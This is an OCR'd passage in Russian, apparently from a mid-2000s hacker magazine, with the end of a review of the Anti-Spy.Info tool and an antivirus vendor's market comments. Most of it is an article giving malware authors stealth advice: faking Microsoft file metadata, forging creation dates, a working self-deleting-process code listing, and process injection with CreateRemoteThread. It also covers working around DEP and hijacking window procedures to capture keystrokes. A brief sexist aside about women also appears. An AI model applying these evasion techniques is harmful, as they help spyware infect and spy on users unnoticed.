Для извлечения файла из карантина (если по ошибке был удален компонент честного приложения, что нарушило его работу), достаточно нажать на кнопку «Quarantine», выбрать объект для восстановления и сказать «Restore». А для окончательного удаления из карантина — «Delete».

К своему стыду, всю информацию о состоянии карантина Anti-Spy.Info хранит в реестре. То есть, если поместить в карантин какой-нибудь жизненно важный системный компонент, без которого Windows не загрузится, мы уже не сможем запустить Anti-Spy.Info, чтобы вернуть все обратно. Правильным решением было бы хранить информацию в обыкновенном дисковом файле, тогда, загрузившись с Windows PE, Barn PE или любого другого Live CD, мы смогли бы запустить Anti-Spy.Info, указать ей на карантинный файл и произвести откат, а так... карантин превращается в разрушительное оружие, которое можно доверить только умелым рукам морских пехотинцев.


Другой уникальной особенностью Anti-Spy.Info является умение отслеживать компоненты, загружающиеся вместе с IE, которые непосредственно не отображаются в Диспетчере Задач, а многие черви распространяются именно так! Всем нестандартным IE-компонентам Anti-Spy.Info присваивает довольно высокий уровень опасности (порядка 70%), даже если они хорошо известны: Fresh Download Catcher Module, ReGetApi Module, Adobe Acrobat IE Helper Version X for ActiveX и т.д. Очень приятно, что модули можно отключать, так как сам IE этого не позволяет. И хотя, начиная с 5-й версии, появилась возможность отключить все нештатные модули целиком, это проблемы не решает.

Вполне типичная ситуация: после установки менеджера закачек Fresh Download под 4-м IE все работало нормально, вплоть до перехода на 5-ую версию, которая сразу же начала падать при запуске без вопросов и объяснений. При отключении всех модулей падения прекращались, но зачем IE без модулей? Возвращаем модули обратно, берем в лапы Anti-Spy.Info и методом поочередного отключения за несколько минут находим, кто виноват.

➜ **диагноз.** Anti-Spy.Info — прекрасная утилита, позволяющая быстро находить зловредные (или некорректно работающие) программы, с возможностью временного или полноценного удаления их из системы. Конечно, в отличии от антивирусов, работающих в полностью автоматическом режиме, она требует от пользователя достаточно высокой квалификации и потому не может быть рекомендована, например, секретарше.

К тому же, она не заменяет, а дополняет антивирусы, поскольку следит лишь за активными (то есть уже запущенными) программами, но ничего не может сказать о файле, только что полученном из Сети. Еще она не способна обнаруживать скрытые файлы и процессы, маскирующиеся на уровне ядра операционной системы, то есть rootkit'ы, число которых неуклонно растет.

Но и не стоит требовать от маленькой утилиты решения всех своих задач. К защите необходимо подходить комплексно, используя широкий спектр инструментов. И Anti-Spy.Info — в том числе C



AVP не смог распознать новую модификацию Trojan-Downloader.Win32.Bagle

диагноз

ТО, ЧТО СЕЙЧАС ПРОИСХОДИТ НА РЫНКЕ, ПО СЛОВАМ ИГОРЯ ДАНИЛОВА, ВООБЩЕ НЕ ПОДДАЕТСЯ НИКАКОМУ ОПИСАНИЮ.

«ЗДЕСЬ СЕГОДНЯ ПРИСУТСТВУЮТ ПРОГРАММНЫЕ ПРОДУКТЫ, КОТОРЫЕ ПРОСТО ТЕХНОЛОГИЧЕСКИ НЕ МОГУТ НАХОДИТЬСЯ В СТАНЕ АНТИВИРУСОВ, ПОТОМУ ЧТО ПО СВОЕМУ УРОВНЮ, ЕСЛИ ГОВОРИТЬ УТРИРОВАННО, ЭТО ПРОДУКЦИЯ ХОРОШЕГО УЧЕНИКА 11-ГО КЛАССА. ПРИЧЕМ ВСЕ ОНИ НАЗЫВАЮТ СЕБЯ ЛИДЕРАМИ. ПОРОГ ВСТУПЛЕНИЯ В АНТИВИРУСНЫЙ КЛУБ СИЛЬНО СНИЗИЛСЯ, И НА ПЕРВЫЙ ПЛАН ВЫШЛИ БОРЦЫ С ПРИМИТИВНЫМИ СКРИПТОВЫМИ ВИРУСАМИ.

ПОЛЬЗОВАТЕЛЬ ПРИВЫК К ПОСТОЯННЫМ СТРАШИЛКАМ: ВЕЗДЕ ВИРУСЫ, ОПАСНОСТЬ, ВСЕ ПРОСТО КИШИТ ТРОЯНЦАМИ, ЧЕРВЯМИ, КОТОРЫЕ ТАК И НОРОВЯТ УКРАСТЬ У ТЕБЯ ЧТО-НИБУДЬ. ПОДОБНАЯ АТМОСФЕРА СОЗДАЕТСЯ, ПРЕЖДЕ ВСЕГО, НЕКОТОРЫМИ ВЕНДОРАМИ. ПОХОЖЕ НА СИТУАЦИЮ С ПТИЧЬИМ ГРИППОМ: ГРЯДЕТ ЭПИДЕМИЯ, ВСЕ — УМРЕМ. СТРАШНО. КТО-ТО БЬЕТ ТРЕВОГУ, А КТО-ТО СЧИТАЕТ, ЧТО УЖАСА НЕТ. ЭТО ЖЕ ОЧЕНЬ ВЫГОДНО — ПОСТОЯННО ДЕРЖАТЬ В СТРАХЕ ПОЛЬЗОВАТЕЛЯ И ВНУШАТЬ ЕМУ, ЧТО ТОЛЬКО ТВОЕ РЕШЕНИЕ ЗАЩИТИТ ОТ ВСЕХ БЕД. ЧЕЛОВЕК СРАЗУ ПОКУПАЕТ АНТИВИРУС, И СУЩЕСТВУЕТ ВЕРОЯТНОСТЬ, ЧТО ОН ДАЖЕ НИКОГДА НЕ ПОЛУЧИТ ВИРУС, А СООТВЕТСТВЕННО, НЕ УЗНАЕТ, КАК РАБОТАЕТ ПРИОБРЕТЕННЫЙ ПРОДУКТ... ПРИ ЭТОМ СИСТЕМА МИФОВ И СЛУХОВ РАБОТАЕТ БЕЗОТКАЗНО. КТО-ТО СКАЗАЛ, ЧТО ТАКОЙ-ТО АНТИВИРУС «ЛОВИТ НЕ ВСЕ». И ПОШЛО-ПОЕХАЛО. И ЭТО ПОНЯТНО.

НАПРИМЕР, Я ВЫБИРАЮ ДВЕРНОЙ ЗАМОК. КУПИЛ САМЫЙ ДОРОГОЙ, САМЫЙ ТЯЖЕЛЫЙ, ВООБЩЕ САМЫЙ-САМЫЙ. А ПОТОМ УВИДЕЛ ПО TV, ЧТО ОН ЭЛЕМЕНТАРНО ВСКРЫВАЕТСЯ ШПИЛЬКОЙ ЗА 10 МИНУТ. А ЗНАЧИТ, ОН НИЧЕМ НЕ ЛУЧШЕ ЗАМКА ЗА 100 РУБЛЕЙ. ТАК ЧТО ГЛАВНЫЙ КРИТЕРИЙ ТОЛЬКО ОДИН — КАЧЕСТВО. НО ЕГО, К СОЖАЛЕНИЮ, МОЖНО ПРОВЕРИТЬ ТОЛЬКО НА СОБСТВЕННОМ ОПЫТЕ».

company.drweb.com/press/igor+daniloff+cnews+interview+may+2006 — полный текст интервью

умри, но сейчас

ОСНОВНЫЕ УЯЗВИМЫЕ МЕСТА РЯДОВОГО SPYWARE

ПОДАВЛЯЮЩЕЕ БОЛЬШИНСТВО ЧЕРВЕЙ/ВИРУСОВ/ШПИОНОВ РОЖДАЮТСЯ БЕСПОМОЩНЫМИ И АБСОЛЮТНО НЕЖИЗНЕСПОСОБНЫМИ. ВЫЗЫВАТЬ КРУПНЫЕ ЭПИДЕМИИ УДАЕТСЯ ДАЛЕКО НЕ ВСЕМ. ПОЧЕМУ? ПОПРОБУЕМ РАЗОБРАТЬСЯ

Крис Касперски ака Мыщъх
no e-mail

Малварью здесь и далее будем называть все вредоносное программное обеспечение, занимающееся размножением, шпионажем, рассылкой рекламы и другими вещами, протекающими без ведома и согласия владельца в недрах его компьютера. Достигнув пика своего технологического развития в середине девяностых (когда хакеры додумались до stealth-вирусов и полиморфизма), в наши дни малварь предалась пошлому разврату и пришла в упадок. В основном пишется начинающими программистами (пренебрежительно называемыми «пионерами»), торчащими на языках высокого уровня типа DELPHI или Visual Basic'a. Как следствие — качество малвари упало ниже плинтуса, и основная масса штаммов дохнет еще на самом излете.

Проблема отнюдь не в самом DELPHI или Visual Basic'e — это вполне достойные инструменты. Проблема в том, что пионеры не умеют ими пользоваться, дружно наступая на один и те же грабли.


→ **непротестированный код.** Редкая программа пишется без ошибок, и начинает работать с полпинка, тем более, если речь идет о таких сложных механизмах, как вирусы, черви, шпионы, по сути являющихся высоко-автономными роботами, вроде тех аппаратов, что летают на Венеру, Юпитер или Марс. Однажды выпущенная в Сеть зараза становится полностью предоставленной самой себе, и допущенные в ней ошибки исправить уже не удастся.

А значит, тестировать, тестировать и еще раз тестировать. Так ведь нет... Если малварь запускается и не падает — это уже хорошо! Древних (ныне ископаемых) программистов еще можно как-то понять, у них был только IBM PC в количестве одна штука и «косые» флопы в качестве резервных носителей. Но даже в таких условиях создавались легендарные вирусы типа OneHalf. Сейчас же любой может при помощи VM Ware установить несколько версий операционных си-

стем (98, W2K, XP, Server 2003) и связать их виртуальной сетью. Лучшего полигона для отладки малвари, пожалуй, и не придумать.

Среднестатистический пользователь обычно замечает малварь лишь тогда, когда его любимый компьютер начинает вести себя не так, как обычно: некоторые приложения не запускаются, те же, что запускаются — работают ужастно медленно, на экран часто выпрыгивают сообщения о критических ошибках, вплоть до полного выпадения в голубой экран смерти. Вот тут-то жертва и начинает лихорадочно устанавливать различные антивирусы, брандмауэры и прочие сторожевые программы, призванные «найти-и-уничтожить». А если ничего не помогает, то пользователь просто форматирует винт и полностью переустанавливает операционную систему.

Чем корректнее ведет себя малварь, тем больше у него шансов остаться незамеченным. А для этого программа должна быть тщательно протестирована, причем на разных процессорах! То, что мгновенно выполняется на мощных процессорах типа Pentium-4, зачастую вызывает 100% загрузку простеньких Pentium-II/III, с существованием которых так же приходится считаться.



Обычно у малвари нет вкладки «версия» (не заполнен раздел VersionInfo)

➔ **излишняя сложность.** Чем сложнее механизм, тем больше времени он требует для своего создания и отладки, а конец у всех один. Как только малварь замечают — ее тут же заносят в антивирусную базу и злорадно прибивают. Над этим целая индустрия работает, вербующая отнюдь не глупых людей. Известны случаи (и их достаточно много), когда вирус, разрабатываемый годами (!), палился антивирусной процедурой, созданной меньше, чем за день.

Технология отлова полиморфиков уже давно отработана. Продвинутые антивирусы (AVP, Dr.WEB) пропускают проверяемый код через эмулятор и гонят его на графы, приводя к тому или иному метаязыку, отражающему суть программы, но не способ ее достижения. Поэтому даже самые крутые полиморфики гаснут как бычки в писсуаре, ведь изменить заложенный в них алгоритм они не в силах.

Интеллектуально не отягощенные игроки антивирусного рынка просто размножают полиморфик в огромном количестве экземпляров (от 10 тысяч и более), удаляют все повторы, а оставшиеся заносят в базу (вот почему для ловли многих вирусов Norton'y подчас требуется сотни записей). Уже никто не анализирует малварь и не потрошит ее дизассемблером, ну, разве что самые популярные экземпляры. А для подавляющего большинства остальных антивирусные энциклопедии дают крайне невнятные описания. Загляни для сравнения в энциклопедии десяти-пятнадцатилетней давности. Какие там были описания! По несколько страниц, с фрагментами дизассемблерных листингов — красота!

Но стоит ли уподобляться Microsoft, стремиться к крутости ради крутизны и усложнять малварь без нужны? Зачем разрабатывать навороченные механизмы, когда и простые неплохо работают. Правило самолета (airplane rule) гласит, что «сложность увеличивает вероятность поломки: двухмоторный самолет по сравнению с одномоторным имеет, по крайней мере, вдвое больше проблем с двигателями».

ПРОСТОЙ ПРИМЕР. СРАВНЕНИЕ API ОПЕРАЦИОННЫХ СИСТЕМ WINDOWS И UNIX. СЛОЖНУЮ СИСТЕМУ МОЖЕТ ПРИДУМАТЬ КАЖДЫЙ ДУРАК, НО ТОЛЬКО ГЕНИЙ СУМЕЕТ УЛОЖИТЬ ВЕСЬ НЕОБХОДИМЫЙ ФУНКЦИОНАЛ В МИНИМУМ СТРОК КОДА, РЕАЛИЗОВАТЬ И ОТЛАДИТЬ КОТОРЫЕ УЖЕ НЕ СОСТАВИТ БОЛЬШОГО ТРУДА.

➔ **хвост и усы — вот мои документы.** По непонятной, можно даже сказать, мистической причине подавляющее большинство малваре-писателей не заполняют секцию ресурсов, описывающую свойства файла, что отображается «проводником» в одноименной вкладке. Нормальные коммерческие программы так себя не ведут (для них это большая редкость), поэтому малварь тут же палит себя. Вряд ли продвинутый пользователь согласится запускать файл «без документов». Если же малварь внедряется обходным путем, например, через дыру в Windows или подпущенную к компьютеру женщину (а женщины имеют тенденцию запускать все без разбора), то утилиты типа Anti-Spy.Info тут же внесут такие файлы в список подозреваемых.

Заполнять «бланк» свойств лучше не абы как, а по образу и подобию Microsoft. Ее же и ставить в качестве компании-разработчика :). Использовать вымышленные компании крайне нежелательно, поскольку беглый поиск googl'ом тут же разоблачает обман. Прикрываться брендами типа ATI тоже рискованно. Вдруг человек предпочитает Matrox — вот он будет недоумевать, откуда у него взялась эта гадость на его компьютере :). А файлы от Microsoft есть у всех, и никто не может сказать, сколько их, и зачем они нужны.

Другой тонкий момент — иконка. Голый исполняемый файл, изображающий из себя «стандартное приложение Windows», привлекает к себе намного больше внимания чем... морковка. Или редиска! Да что угодно, только лучше не из стандартного набора значков, входящих в состав Microsoft Visual Studio — опытным пользователем они хорошо известны. Надежнее взять что-то совершенно неожиданное, тут все от воображения и фантазии зависит.

ТОНКИЙ МОМЕНТ — ИКОНКА. ГОЛЫЙ ИСПОЛНЯЕМЫЙ ФАЙЛ, ИЗОБРАЖАЮЩИЙ ИЗ СЕБЯ «СТАНДАРТНОЕ ПРИЛОЖЕНИЕ WINDOWS», ПРИВЛЕКАЕТ К СЕБЕ НАМНОГО БОЛЬШЕ ВНИМАНИЯ ЧЕМ... МОРКОВКА.

➔ **дата создания файла.** Штатным образом Windows поддерживает три даты, связанные с каждым файлом — дата создания, дата модификации (доставшаяся ей в наследство от MS-DOS) и дата последнего доступа. При создании файла на диске ему автоматически присваивается текущая дата создания, что позволяет легко изобличить непрошеную заразу. Просто заходишь в каталог WINNT\System32 своим любимым FAR'ом, жмешь <CTRL-F8> и файлы, созданные последними, оказываются наверху...

Умная малварь поступает так. Она считывает время создания KERNEL32.DLL (или любого другого системного файла Windows) и вызывает стандартную и притом документированную API-функцию SetFileTime, чтобы хоть как-то замаскироваться.

прототип функции SetFileTime, позволяющий легальным образом манипулировать с датой создания файла

```
BOOL SetFileTime
(
 HANDLE hFile,  // handle to the file
 CONST FILETIME *lpCreationTime
 // time the file was created
 CONST FILETIME *lpLastAccessTime,
 // time the file was last accessed
 CONST FILETIME *lpLastWriteTime
 // time the file was last written
);
```

Но тут есть один нюанс. Настолько тонкий, что почти незаметный. На NTFS-разделах с каждым файлом ассоциирован ряд скрытых атрибутов, недоступных стандартным функциям API и среди прочей полезной информации хранящих дату создания данной файловой записи, совпадающей по времени с датой создания самого файла. Расхождение в датах указывает на факт подделки, не свойственный честным программам и разоблачающий «умную малварь».

Если и быть умным, то до конца! Изменив перед созданием файла системное время, а затем возвратив его обратно, малварь обеспечит себе наивысшую скрытность и прочно оккупирует компьютер, не опасаясь быть замеченной.

➔ **недокументированные возможности.** Использование недокументированных возможностей оправдано тогда и только тогда, когда без них обойтись невозможно или же создатель малвари на 100% уверен, что на всех целевых операционных системах эти возможности реализованы одинаково, что вовсе не факт. Даже установка очередного пакета обновления приводит к значительным изменениям в поведении ОСи.

Вот только один пример. При запуске exe-файла доступ к нему блокируется и, если он вдруг захочет себя удалить, без посторонней помощи ему это ни за что не сделать, поскольку удаление становится возможным только после снятия блокировки, то есть после завершения процесса. Конечно, можно создать bat-файл, но только это некрасиво (хоть и надежно). А можно воспользоваться недокументированной особенностью Windows 9x/NT, позволяющей освобождать страничный образ файла, тем самым снимая с него блокировку. В 9x это делается функцией FreeLibrary, в NT и W2k — UnmapViewOfFile. Правда, выполнение кода в освобожденной секции становится невозможным, и любая попытка обращения к принадлежащей ей памяти возбуждает исключение. А нам еще DeleteFile и ExitProcess выполнить надо. Как быть? Приходится, разрывая себе задницу пополам, «заряжать» стек.

код, удаляющий текущий процесс

```
module = GetModuleHandle(0);
GetModuleFileName
(module, buf, MAX_PATH);

if(0x80000000 & GetVersion())
{
 //для Win9x
 fnFreeOrUnmap = FreeLibrary;
}
 else
{
 //для WinNT
 fnFreeOrUnmap = UnmapViewOfFile;
 CloseHandle((HANDLE)4);
}

__asm
{
 lea eax, buf
 push 0
 push 0
 push eax
 push ExitProcess
 push module
 push DeleteFile
 push fnFreeOrUnmap
 ret
}
```

Проще раскрутить головоломку с конца. Очевидно, что ret передает управление по адресу, который был занесен в стек перед ним, то есть вызывает функцию fnFreeOrUnmap, которой, в зависимости от версии Windows, оказывается либо FreeLibrary, либо UnmapViewOfFile. Получив управление, функция смотрит на стек и думает: ага, «DeleteFile» — это адрес возврата, а вот «module» — это мой аргумент. Освободив страничный образ, она передает управление по адресу возврата (на месте которого лежит адрес DeleteFile) и увеличивает значение указателя стека на 4 (размер переданных ей аргументов).

Получив управление, DeleteFile смотрит на стек и думает: ага, «ExitProcess» – это адрес возврата, а вот «push eax» — мой аргумент с именем файла, который нужно удалить! И ведь удаляет, как ни странно, поскольку модуль к этому времени уже освобожден.

Следующей (и последней) управление получает функция ExitProcess, завершающая выполнение программы, которой уже нет.


Элегантно! Никаких тебе временных bat-файлов и прочей дисковой активности (которую, кстати, могут заметить всякие недружелюбно настроенные мониторы). Но разве кто-нибудь гарантировал (документация или лично Билл Гейтс), что UnmapViewOfFile позволяет освобождать образ exe-файла? На NT и W2K это работало лишь потому, что ядро хранило ссылку на обработчик объекта-секции (не путать с секциями PE-файла) и UnmapViewOfFile послушно его освобождало. Начиная с XP, ядро обращается к обработчику секции через указатель, обламывая вызов UnmapViewOfFile, а вместе с ним весь кайф.

Отсюда вывод — решение, построенное на недокументированных возможностях, может рухнуть в любой момент. Поэтому, используя его, необходимо как минимум предусмотреть обходной путь на тот случай, если оно не сработает.

➔ **незаконнорожденные потоки.** Чтобы не порождать отдельный процесс, некоторая малварь внедряется в один из уже существующих, порождая в нем свой поток, причем делает это настолько неумело, что сразу же обращает на себя внимание и легко обнаруживается утилитой «Process Explorer» Марка Руссиновича или любым отладчиком (OlyDbg, soft-ice). А все потому, что память, в которой малварь размещает свой код, в 99% случаях выделяется через VirtualAlloc/VirtualAllocEx, то есть берется из динамической памяти, в то время как нормальные потоки вращаются в пределах образов исполняемых файлов или DLL.

Чтобы хоть как-то замаскировать торчащий из норы хвост, малварь должна поместить свое тело в DLL, закинуть его в системный каталог Windows (или куда-нибудь в другой место) и загрузить внутрь атакуемого процесса через LoadLibrary. Естественно, делать это следует из контекста атакуемого процесса, поскольку ни сама LoadLibrary, ни ее расширенная версия LoadLibraryEx не принимают обработчик процесса в качестве одного из

Голубой экран смерти, вызванный некорректно спроектированной малварью



Червь msblast, забывающий скорректировать дату создания файла, чем и выдающий себя с головой

своих аргументов. То есть, прежде чем загружать DLL, в процесс необходимо как-то внедриться. Проще всего это сделать через уже упомянутую VirtualAllocEx. Выделить блок в атакуемом процессе, скопировать туда код загрузчика и вызвать CreateRemoteThread, либо скорректировать контекст активного потока, передав загрузчику управление путем вызова функции GetThreadContext и коррекции регистра EIP.

Получив управление, загрузчик должен вызвать LoadLibrary для загрузки своей DLL, вызвать CreateThread, указав в качестве стартового адреса одну из функции динамической библиотеки, после чего «замести следы» — освободить блок памяти, выделенный VirtualAllocEx, завершить поток, порожденный CreateRemoteThread (или вернуть EIP на место). Поскольку после освобождения региона памяти исполнение оставшегося в нем кода становится невозможным, мы не сможем вызвать TerminateThread, не схлопотав исключение, если только... не воспользоваться приемом из кода, удаляющего текущий процесс (смотри листинги). На этот раз он не использует никаких недокументированных возможностей и полностью законен, сохраняя работоспособность даже на машинах с включенным механизмом DEP, препятствующим выполнению кода в стеке. Однако никакого кода в стеке у нас нет! Одни лишь адреса возврата вместе с аргументами вызываемых функций. Правда, на 64-битных версиях Windows это уже не сработает, поскольку там API-функции принимают аргументы через регистры и стек отдыхает (разумеется, сказанное относится только к 64-битным приложениям, старые 32-битные приложения будут работать, как обычно).

Кстати, о DEP. Выделяя блок памяти с помощью VirtualAllocEx, присвой ему атрибуты PAGE_READWRITE, а перед передачей управления смени на PAGE_EXECUTE через VirtualProtectEx. На машинах без DEP атрибуты PAGE_READ и PAGE_EXECUTE взаимно эквивалентны, поскольку процессоры старого поколения поддерживали только два атрибута страниц: ACCESS (страница доступна для чтения/исполнения или недоступна) и write (страница доступна/недоступна для записи). Атрибут EXECUTE был прерогативой таблиц селекторов, то есть сегментов. Во времена разработки 80386 никому и в голову не могло прийти, что массовая операционная система сведет все три сегмента (кода, стека и данных) в линейную память общего адресного пространства. Фактически, атрибут PAGE_EXECUTE был высосан разработчиками win32 из пальца и не соответствовал реальному положению вещей, но сейчас все изменилось. И хотя по умолчанию DEP включен только для системных процессов (да и то не для всех), привыкать к атрибуту PAGE_EXECUTE следует уже сейчас. А почему мы не установили сразу все три атрибута на страницу PAGE_EXECUTE_READWRITE? Ведь VirtualProtectEx это позволяет, да и процессор не против. Сейчас — да, никто не против и не возражает, но в Microsoft уже вынашивает планы по совершенствованию защиты своей оси, и попытка присвоения всех трех атрибутов будет либо вызывать исключение, либо требовать специальных привилегий.

И все равно, создание дополнительного протока — слишком заметно. Может ли малварь без него обойтись? Может! И для этого существует множество путей. Не все из них ведут в рай, но все-таки. Самое простое — внедрившись в атакуемый процесс через VirtualAllocEx и загрузив свою DLL, установить таймер, воспользовавшись API-функцией SetTimer, и периодически получать таймерные сообщения, обрабатывая их в контексте основного потока (точнее того потока, с которым ассоциирован фокус ввода). Но это уже технические детали, в которые можно не вдаваться. Главное, что новый поток не создается. Правда, остается таймер...

Хитрая малварь действует очень скрытно. Получив дескриптор главного окна программы, она вызывает API-функцию GetWindowLong с параметром GWL_WNDPROC, получая адрес оконной процедуры (где происходит обработка сообщений) и тут же меняет его на свой через SetWindowLong. Этим она не только перехватывает все сообщения (в том числе передвижения мыши и нажатия клавиш, что очень полезно для шпионской деятельности), но и гарантированно обеспечивает себя процессорным временем, не создавая ни таймеров, ни новых потоков. Правда, пытливый исследователь, вооруженный soft-ice, может забеспокоиться: с чего бы это главное окно обрабатывается какой-то там посторонней DLL? Однако, при компонентом подходе к программированию такие случаи достаточно часто встречаются и в легальных программах, особенно если они написаны на DELPHI.

А вот еще один путь. Асинхронные сокеты — практически неиспользуемые, но очень мощные. Главное их достоинство в том, что, ожидая подключения клиента или передавая/принимая данные по Сети, сокет немедленно возвращает управление, сигнализируя о завершении процесса приема/передачи через специальный CALLBACK. В практическом плане это означает, что малварь может установить асинхронный сокет и тут же возвратить основному потоку управление, будучи при этом абсолютно уверенной, что в нужный момент операционная система вспомнит о ней и передаст управление CALLBACK-процедуре, расположенной внутри загруженной малварью динамической библиотеки. Внешне все выглядит чикичики — никаких тебе дополнительных потоков, никаких перехватов чего бы то ни было, вообще ничего подозрительного.

«Да пусть хоть миллион вирусов ползает по компьютеру, лишь бы любимые игрушки работали нормально» — лозунг большинства пользователей

→ **приговор.** Список перечисленных слабых мест, конечно же, не является исчерпывающим. Ошибок в продуктах творчества пионеров очень много и все они тупы и до неприличия однообразны. Хорошая малварь все еще встречается, но редко. И с каждым годом все реже и реже. Дизассемблировать нечего. Ковыряться в мегабайтах неаппетитного кода — неинтересно. В общем, скука смертная и никакого позитивного продвижения вперед **C**

SPECIAL ИНТЕРВЬЮ

Олег Зайцев — специалист по информационной безопасности, автор антиспайвара-антируткита AVZ.

Интервью брал Александр Лозовский.

Как нам всем известно с детства, существуют разные тяжелые мужские профессии. Вот, например, сверловщик алмазных волок, выливщик-заливщик металла, занятый на производстве магния, массовик-затейник противотуберкулезного диспансера, скрубберщик-насосчик, в конце концов.

Но есть в мире и еще более суровая профессия — профессия борца со злом. С компьютерным злом борются целые коммерческие армии крестоносцев из Симантека, лаборатории Касперского и Диалог-Науки, с ними воюет даже могучий китайский медведь Панда. Но не перевелись на Руси и отдельные рыцари, которые выпускают свои утилиты и которые, как ни странно, оказываются конкурентоспособными и известными в компьютерном сообществе. Вот, например, антируткит-антиспайвар от Олега Зайцева (AVZ). Этот программный продукт уважает даже Николай «Горлум» Андреев (раньше трудился в нашем журнале, теперь — в «Хакере», в общем, темный персонаж), а я не могу так сходу сказать, что или кого он еще уважает, кроме Криса Касперски :). Кстати говоря, Олег Зайцев периодически писал статьи в наш журнал — в этом номере ты тоже можешь прочесть несколько его трудов, а мы сейчас зададим ему пару-другую вопросов.

/ ПРИВЕТСТВУЮ, ОЛЕГ! НАСЛЫШАН ПРО ТВОЙ АНТИСПАЙВАР-АНТИРУТКИТ. И ВСЕ ЖЕ, РАССКАЖИ НАМ, ЧЕМ ОН ПРИНЦИПИАЛЬНО ОТЛИЧАЕТСЯ ОТ КОНКУРЕНТОВ В ЛИЦЕ ADAWARE, SPYBOT'А?

